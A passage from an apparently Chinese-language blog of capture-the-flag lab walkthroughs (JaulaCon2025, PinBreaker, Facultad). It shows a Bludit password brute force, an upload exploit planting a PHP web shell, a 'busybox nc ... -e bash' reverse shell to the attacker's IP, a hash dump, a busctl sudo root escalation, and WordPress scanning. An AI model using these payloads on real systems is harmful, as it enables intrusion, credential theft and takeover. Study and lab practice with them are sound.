  pp args if args['--debug']

  clnt = HTTPClient.new
  bruteforce_auth(clnt, args['--root-url'], args['--user'], args['--wordlist'])
rescue Docopt::Exit => e
puts e.message执行脚本,对了,这里的用户名是尝试的主页的一个Jaulacon2025

(base) yolo@yolo:~$ ruby 48746.rb -r http://jaulacon2025.thl -u Jaulacon2025 -w /snap/seclists/rockyou.txt
[*] Trying password: 123456
......

[+] Password found: cassandra
拿到了账密,然后呢,用第二个 payload,这里需要我自己写几个🐎
(base) yolo@yolo:~$ head -n 40 48701.py
# Title: Bludit 3.9.2 - Directory Traversal
# Author: James Green
# Date: 2020-07-20
# Vendor Homepage: https://www.bludit.com
# Software Link: https://github.com/bludit/bludit
# Version: 3.9.2
# Tested on: Linux Ubuntu 19.10 Eoan
# CVE: CVE-2019-16113
#
# Special Thanks to Ali Faraj (@InfoSecAli) and authors of MSF Module https://www.exploit-db.com/exploits/47699

#### USAGE ####
# 1. Create payloads: .png with PHP payload and the .htaccess to treat .pngs like PHP
# 2. Change hardcoded values: URL is your target webapp, username and password is admin creds to get to the admin dir
# 3. Run the exploit
# 4. Start a listener to match your payload: `nc -nlvp 53`, meterpreter multi handler, etc
# 5. Visit your target web app and open the evil picture: visit url + /bl-content/tmp/temp/evil.png

#!/usr/bin/env python3

import requests
import re
import argparse
import random
import string
import base64
from requests.exceptions import Timeout

url = 'http://jaulacon2025.thl'  # CHANGE ME
username = 'Jaulacon2025'  # CHANGE ME
password = 'cassandra'  # CHANGE ME

# msfvenom -p php/reverse_php LHOST=127.0.0.1 LPORT=53 -f raw -b '"' > evil.png
# echo -e "<?php $(cat evil.png)" > evil.png
payload = 'evil.png'  # CREATE ME

# echo "RewriteEngine off" > .htaccess
# echo "AddType application/x-httpd-php .png" >> .htaccess
payload2 = '.htaccess'  # CREATE ME
按照上面说的,我们把一些信息编辑上去,然后再编辑对应的一句话木马和.htaccess
(base) yolo@yolo:~$ cat evil.png
<?php
  system($_GET['cmd']);
?>
(base) yolo@yolo:~$ cat .htaccess
RewriteEngine off
AddType application/x-httpd-php .png
(base) yolo@yolo:~$ python 48701.py
cookie: 8sh7sgjk3rv4se81ndbuim4bok
csrf_token: 6c74ed9acb57b73ecd88f3fda179efb743c52860
Uploading payload: evil.png
Uploading payload: .htaccess
对了,回顾那个 py 文件,可以看到,接下来的做法应该是访问这个路由/bl-content/tmp/temp/evil.png开始执行命令
(base) yolo@yolo:~$ curl http://jaulacon2025.thl/bl-content/tmp/temp/evil.png?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
get shell
接下来呢,直接弹 shell 就好了
浏览器直接执行
http://jaulacon2025.thl/bl-content/tmp/temp/evil.png?cmd=busybox%20nc%2010.161.248.64%204444%20-e%20bash然后提前在本地开启监听
┌─[user@parrot]─[~]
└──╼ $nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.161.196.38 45564
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
接下来继续维持一下 shell
/usr/bin/script -qc /bin/bash /dev/null
^z
stty raw -echo;fg
reset
xterm
这里有个关键文件
www-data@JaulaCon2025:/var/www/html/bl-content$ ls
databases  pages  tmp  uploads	workspaces
www-data@JaulaCon2025:/var/www/html/bl-content$ cd databases
www-data@JaulaCon2025:/var/www/html/bl-content/databases$ ls
categories.php	plugins       site.php	  tags.php
pages.php	security.php  syslog.php  users.php
www-data@JaulaCon2025:/var/www/html/bl-content/databases$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
......
mysql:x:102:110:MySQL Server,,,:/nonexistent:/bin/false
JaulaCon2025:x:1001:1001::/home/JaulaCon2025:/bin/bash
www-data@JaulaCon2025:/var/www/html/bl-content/databases$ cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Admin",
......
        "linkedin": "",
        "github": "",
        "gitlab": ""
    },
    "Jaulacon2025": {
        "firstName": "",
        "lastName": "",
......
        "gitlab": "",
        "linkedin": "",
        "mastodon": ""
    },
    "JaulaCon2025": {
        "firstName": "",
        "lastName": "",
        "nickname": "",
        "description": "",
        "role": "author",
        "password": "551211bcd6ef18e32742a73fcb85430b",
        "salt": "jejej",
        "email": "",
        "registered": "2025-03-25 19:43:25",
        "tokenRemember": "",
        "tokenAuth": "d1ed37a30b769e2e48123c3efaa1e357",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "codepen": "",
        "instagram": "",
        "github": "",
        "gitlab": "",
        "linkedin": "",
        "mastodon": ""
    }
}
发现这里的数据库信息里面,有/etc/passwd 中记录的一个用户的密码哈希,用在线网站进行爆破

接下来其实更建议重新开一个终端,直接 ssh 上去,然后提权也很轻松
(base) yolo@yolo:~$ ssh JaulaCon2025@10.161.196.38
JaulaCon2025@10.161.196.38's password:
Linux JaulaCon2025 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 20 15:05:45 2025 from 10.161.155.145
JaulaCon2025@JaulaCon2025:~$ id
uid=1001(JaulaCon2025) gid=1001(JaulaCon2025) grupos=1001(JaulaCon2025)
JaulaCon2025@JaulaCon2025:~$ ls
user.txt
JaulaCon2025@JaulaCon2025:~$ cat user.txt
368409a919088e8707d0617365??????  -
JaulaCon2025@JaulaCon2025:~$ sudo -l
sudo: unable to resolve host JaulaCon2025: Nombre o servicio desconocido
Matching Defaults entries for JaulaCon2025 on JaulaCon2025:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User JaulaCon2025 may run the following commands on JaulaCon2025:
    (root) NOPASSWD: /usr/bin/busctl
JaulaCon2025@JaulaCon2025:~$ sudo /usr/bin/busctl  set-property org.freedesktop.systemd1 /org/freedesktop/system
d1 org.freedesktop.systemd1.Manager LogLevel s debug --address=unixexec:path=/bin/sh,argv1=-c,argv2='/bin/sh -i
0<&2 1>&2'
sudo: unable to resolve host JaulaCon2025: Nombre o servicio desconocido
# id
uid=0(root) gid=0(root) grupos=0(root)
# cd
# cat root.txt
097fac9db83a1806f3355cf952??????  -
busctl 提权 Payload 分析
命令
sudo /usr/bin/busctl set-property org.freedesktop.systemd1 /org/freedesktop/systemd1 \
org.freedesktop.systemd1.Manager LogLevel s debug \
--address=unixexec:path=/bin/sh,argv1=-c,argv2='/bin/sh -i 0<&2 1>&2'
一、命令结构总览
这个命令可以分为三大部分:
| 部分 | 内容 | 功能 |
|---|---|---|
| 1️⃣ | sudo /usr/bin/busctl set-property ... | 以 root 权限执行 busctl 操作 systemd D-Bus 接口 |
| 2️⃣ | --address=unixexec:... | 指定一个“伪造的”D-Bus 地址,实际执行 /bin/sh |
| 3️⃣ | /bin/sh -i 0<&2 1>&2 | 启动一个交互式 shell 并绑定到标准错误,实现本地提权交互 shell |
最终结果是:通过滥用 D-Bus 传输机制,获得了 root 权限的交互式 shell。
二、busctl 与 D-Bus 简介
busctl是 systemd 提供的 D-Bus 客户端工具,用于与 D-Bus 服务通信。- 典型用途是读取或设置 D-Bus 接口属性(如 systemd 的日志级别、服务状态等)。
- 通常情况下,
busctl会连接到系统总线(system bus),与systemd的守护进程通信。
三、正常行为分析
命令前半部分:
sudo busctl set-property org.freedesktop.systemd1 \
/org/freedesktop/systemd1 org.freedesktop.systemd1.Manager LogLevel s debug
这只是把 systemd 的日志级别改为 debug。
这个操作需要 root 权限,所以 sudo 是合法存在的。
但它本身并不会执行任何危险操作。
四、漏洞/利用点:—address=unixexec
这里是关键:
--address=unixexec:path=/bin/sh,argv1=-c,argv2='/bin/sh -i 0<&2 1>&2'--address=参数告诉 busctl 要连接的 D-Bus 地址。unixexec:是一种特殊的 D-Bus “传输类型”(transport)。- 它的语义是:不要连接到 D-Bus 守护进程,而是直接执行一个本地进程,并与之通过 UNIX 套接字通信。
- 换句话说:busctl 会执行
path指定的程序,把它当作“D-Bus 对等端”。
因此,当 path=/bin/sh 时,busctl 实际上执行了 /bin/sh!
再结合:
argv1=-c
argv2='/bin/sh -i 0<&2 1>&2'
busctl 会调用:
/bin/sh -c '/bin/sh -i 0<&2 1>&2'也就是启动了一个交互式 shell。
五、Shell 重定向说明
命令部分:
/bin/sh -i 0<&2 1>&2/bin/sh -i启动交互式 shell;0<&2把 stdin (0) 重定向到 stderr (2);1>&2把 stdout (1) 重定向到 stderr (2)。
为什么要这么做?
因为当 busctl 执行 unixexec 时,它的输入输出会和执行者(此处是 sudo 用户)的终端描述符绑定。
通过重定向,攻击者可以把交互 IO 全部导向可交互的终端(或反弹连接)。
于是结果就是:
你在普通用户终端执行 sudo busctl ...,但得到的是 root 的交互式 shell。
六、提权原因总结
- busctl 是以 root 身份执行的 (
sudo) --address=unixexec被滥用来执行任意命令- 最终启动
/bin/sh并附着到当前终端 IO
因此,攻击者成功“借助合法命令”,直接获得 root shell。
嗷,对了,上面这个 payload 是我在GTFObins里面找到的
PinBreaker
提示: 靶机跳转传送门 PinBreaker
说句客观的评价,这个题其实一点也不算渗透,额,就是评价不是很高的意思
先翻译一下 pdf 中的题目信息
Tu objetivo es simple: desbloquear esta app.
Revisa la APK, busca pistas dentro del código y encuentra el PIN
correcto.
Una vez tengas el PIN, calcula su hash SHA256, y será el valor de
la flag
¡Suerte!
你的目标很简单:解锁这个应用。 请检查 APK,在代码中寻找线索,找出正确的 PIN。 一旦你获得 PIN,计算它的 SHA256 哈希值,这个哈希就是你要提交的 flag。 祝你好运!
用 jadx 直接逆向处理,在 com 下的主代码中,会发现硬编码了 pin,直接 sha256 计算

这里也有个小坑
(base) yolo@yolo:~$ echo -n "8524947156" | sha256sum
0341ffa4c13efb648852cb673998b1658f272639727c444edabcde213f??????  -
(base) yolo@yolo:~$ echo  "8524947156" | sha256sum
2a4be6606b9490b9955c7aac8e856c8e3098f9b15e98a8985ce5c19204??????  -
我提前意识到,这里可能不能包括换行符,就用-n 自动过滤,没想到结果不对,第二条命令的结果是正确的,然后呢,没想到的是 user 和 root 的 flag 是一模一样的
讲真,第一次在渗透中碰到 apk,以为能学到一些新东西呢
Facultad
提示: 靶机跳转传送门 Facultad
 ### 信息搜集
扫描端口
(base) yolo@yolo:~$ nmap -sV -Pn 10.161.170.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-21 22:13 CST
Nmap scan report for 10.161.170.2
Host is up (0.84s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.37 seconds
okey,直接看 web 服务
主页面没有看出来什么关键信息,扫描路径,拿到几个
(base) yolo@yolo:~$ dirsearch -u http://10.161.170.2/
/home/yolo/.pyenv/versions/3.13.1/lib/python3.13/site-packages/dirsearch/dirsearch.py:23: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/yolo/reports/http_10.161.170.2/__25-11-21_22-14-39.txt

Target: http://10.161.170.2/

[22:14:39] Starting:
[22:14:39] 403 -  277B  - /.ht_wsr.txt
[22:14:39] 403 -  277B  - /.htaccess.sample
[22:14:39] 403 -  277B  - /.htaccess.save
[22:14:39] 403 -  277B  - /.htaccess.bak1
[22:14:39] 403 -  277B  - /.htaccess.orig
[22:14:39] 403 -  277B  - /.htaccess_extra
[22:14:40] 403 -  277B  - /.htaccess_orig
[22:14:40] 403 -  277B  - /.htaccessOLD2
[22:14:40] 403 -  277B  - /.htaccessOLD
[22:14:40] 403 -  277B  - /.htaccessBAK
[22:14:40] 403 -  277B  - /.htaccess_sc
[22:14:40] 403 -  277B  - /.htm
[22:14:40] 403 -  277B  - /.htpasswds
[22:14:40] 403 -  277B  - /.html
[22:14:40] 403 -  277B  - /.httr-oauth
[22:14:40] 403 -  277B  - /.htpasswd_test
[22:14:40] 403 -  277B  - /.php
[22:14:48] 301 -  316B  - /education  ->  http://10.161.170.2/education/
[22:14:49] 301 -  313B  - /images  ->  http://10.161.170.2/images/
[22:14:49] 200 -  457B  - /images/
[22:14:56] 403 -  277B  - /server-status/
[22:14:56] 403 -  277B  - /server-status

Task Completed
值得庆祝的是,education 路由下面是一个博客系统,然后这里的 images 路由下面,有一个图片(暂时不晓得什么用处
那个博客系统上出现域名错误,显然,我需要更改 hosts
Linux 中的话,在/etc/hosts 中更改内容,然后 Windows 中的话,需要在”C:\Windows\System32\drivers\etc\hosts”中更改
更改内容一样,都是在文件末尾加上10.161.170.2 facultad.thl
正常来说,两个系统更改 hosts 都是需要高权限的
接下来呢,再次深度扫描路径
(base) yolo@yolo:~$ dirsearch -u http://10.161.170.2/education/
/home/yolo/.pyenv/versions/3.13.1/lib/python3.13/site-packages/dirsearch/dirsearch.py:23: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/yolo/reports/http_10.161.170.2/_education__25-11-21_22-22-57.txt

Target: http://10.161.170.2/

[22:22:57] Starting: education/
[22:22:58] 403 -  277B  - /education/.ht_wsr.txt
[22:22:58] 403 -  277B  - /education/.htaccess.bak1
[22:22:58] 403 -  277B  - /education/.htaccess.sample
[22:22:58] 403 -  277B  - /education/.htaccess.save
[22:22:58] 403 -  277B  - /education/.htaccess.orig
[22:22:58] 403 -  277B  - /education/.htaccess_extra
[22:22:58] 403 -  277B  - /education/.htaccess_sc
[22:22:58] 403 -  277B  - /education/.htaccess_orig
[22:22:58] 403 -  277B  - /education/.htaccessBAK
[22:22:58] 403 -  277B  - /education/.htaccessOLD
[22:22:58] 403 -  277B  - /education/.htaccessOLD2
[22:22:58] 403 -  277B  - /education/.htm
[22:22:58] 403 -  277B  - /education/.html
[22:22:58] 403 -  277B  - /education/.htpasswd_test
[22:22:58] 403 -  277B  - /education/.htpasswds
[22:22:58] 403 -  277B  - /education/.httr-oauth
[22:22:58] 403 -  277B  - /education/.php
[22:23:08] 301 -    0B  - /education/index.php  ->  http://10.161.170.2/education/
[22:23:08] 301 -    0B  - /education/index.php/login/  ->  http://10.161.170.2/education/login/
[22:23:09] 200 -    7KB - /education/license.txt
[22:23:13] 200 -    3KB - /education/readme.html
[22:23:19] 301 -  325B  - /education/wp-admin  ->  http://10.161.170.2/education/wp-admin/
[22:23:19] 200 -    0B  - /education/wp-content/
[22:23:19] 301 -  327B  - /education/wp-content  ->  http://10.161.170.2/education/wp-content/
[22:23:19] 200 -    0B  - /education/wp-config.php
[22:23:19] 400 -    1B  - /education/wp-admin/admin-ajax.php
[22:23:19] 500 -    0B  - /education/wp-content/plugins/hello.php
[22:23:19] 200 -   84B  - /education/wp-content/plugins/akismet/akismet.php
[22:23:19] 301 -  328B  - /education/wp-includes  ->  http://10.161.170.2/education/wp-includes/
[22:23:19] 200 -    0B  - /education/wp-includes/rss-functions.php
[22:23:19] 200 -    5KB - /education/wp-includes/
[22:23:19] 200 -    0B  - /education/wp-cron.php
[22:23:19] 302 -    0B  - /education/wp-signup.php  ->  http://facultad.thl/education/wp-login.php?action=register
[22:23:19] 200 -    2KB - /education/wp-login.php
[22:23:19] 302 -    0B  - /education/wp-admin/  ->  http://facultad.thl/education/wp-login.php?redirect_to=http%3A%2F%2F10.161.170.2%2Feducation%2Fwp-admin%2F&reauth=1
[22:23:19] 500 -    3KB - /education/wp-admin/setup-config.php
[22:23:19] 200 -  506B  - /education/wp-admin/install.php
[22:23:19] 405 -   42B  - /education/xmlrpc.php

Task Completed
okey,关于 wordpress 的漏洞挖掘,有个很好用的工具 wpscan
(base) yolo@yolo:~$ wpscan --api-token 我的api_key --url http://facultad.thl/edu
cation -e u,vp --plugins-detection aggressive
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

......省略了一些......

[+] XML-RPC seems to be enabled: http://facultad.thl/education/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://facultad.thl/education/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://facultad.thl/education/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.7.1 identified (Insecure, released on 2024-11-21).
 | Found By: Rss Generator (Passive Detection)
 |  - http://facultad.thl/education/?feed=rss2, <generator>https://wordpress.org/?v=6.7.1</generator>
 |  - http://facultad.thl/education/?feed=comments-rss2, <generator>https://wordpress.org/?v=6.7.1</generator>
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: WP < 6.8.3 - Author+ DOM Stored XSS
 |     Fixed in: 6.7.4
 |     References:
 |      - https://wpscan.com/vulnerability/c4616b57-770f-4c40-93f8-29571c80330a
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-58674
 |      - https://patchstack.com/database/wordpress/wordpress/wordpress/vulnerability/wordpress-wordpress-wordpress-6-8-2-cross-site-scripting-xss-vulnerability
 |      -  https://wordpress.org/news/2025/09/wordpress-6-8-3-release/
 |
 | [!] Title: WP < 6.8.3 - Contributor+ Sensitive Data Disclosure
 |     Fixed in: 6.7.4
 |     References:
 |      - https://wpscan.com/vulnerability/1e2dad30-dd95-4142-903b-4d5c580eaad2
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-58246
 |      - https://patchstack.com/database/wordpress/wordpress/wordpress/vulnerability/wordpress-wordpress-wordpress-6-8-2-sensitive-data-exposure-vulnerability
 |      - https://wordpress.org/news/2025/09/wordpress-6-8-3-release/

[+] WordPress theme in use: twentytwentyfive
 | Location: http://facultad.thl/education/wp-content/themes/twentytwentyfive/
 | Last Updated: 2025-08-05T00:00:00.000Z
 | Readme: http://facultad.thl/education/wp-content/themes/twentytwentyfive/readme.txt
 | [!] The version is out of date, the latest version is 1.3
 | [!] Directory listing is enabled
 | Style URL: http://facultad.thl/education/wp-content/themes/twentytwentyfive/style.css?ver=1.0
 | Style Name: Twenty Twenty-Five
 | Style URI: https://wordpress.org/themes/twentytwentyfive/
 | Description: Twenty Twenty-Five emphasizes simplicity and adaptability. It offers flexible design options, suppor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://facultad.thl/education/wp-content/themes/twentytwentyfive/style.css?ver=1.0, Match: 'Version: 1.0'

[+] Enumerating Vulnerable Plugins (via Aggressive Methods)
 Checking Known Locations - Time: 00:00:08 <==============================> (7343 / 7343) 100.00% Time: 00:00:08
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] akismet
 | Location: http://facultad.thl/education/wp-content/plugins/akismet/
 | Latest Version: 5.6
 | Last Updated: 2025-11-12T16:31:00.000Z
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://facultad.thl/education/wp-content/plugins/akismet/, status: 403
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)
 |     Fixed in: 3.1.5
 |     References:
 |      - https://wpscan.com/vulnerability/1a2f3094-5970-4251-9ed0-ec595a0cd26c
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-9357
 |      - http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/
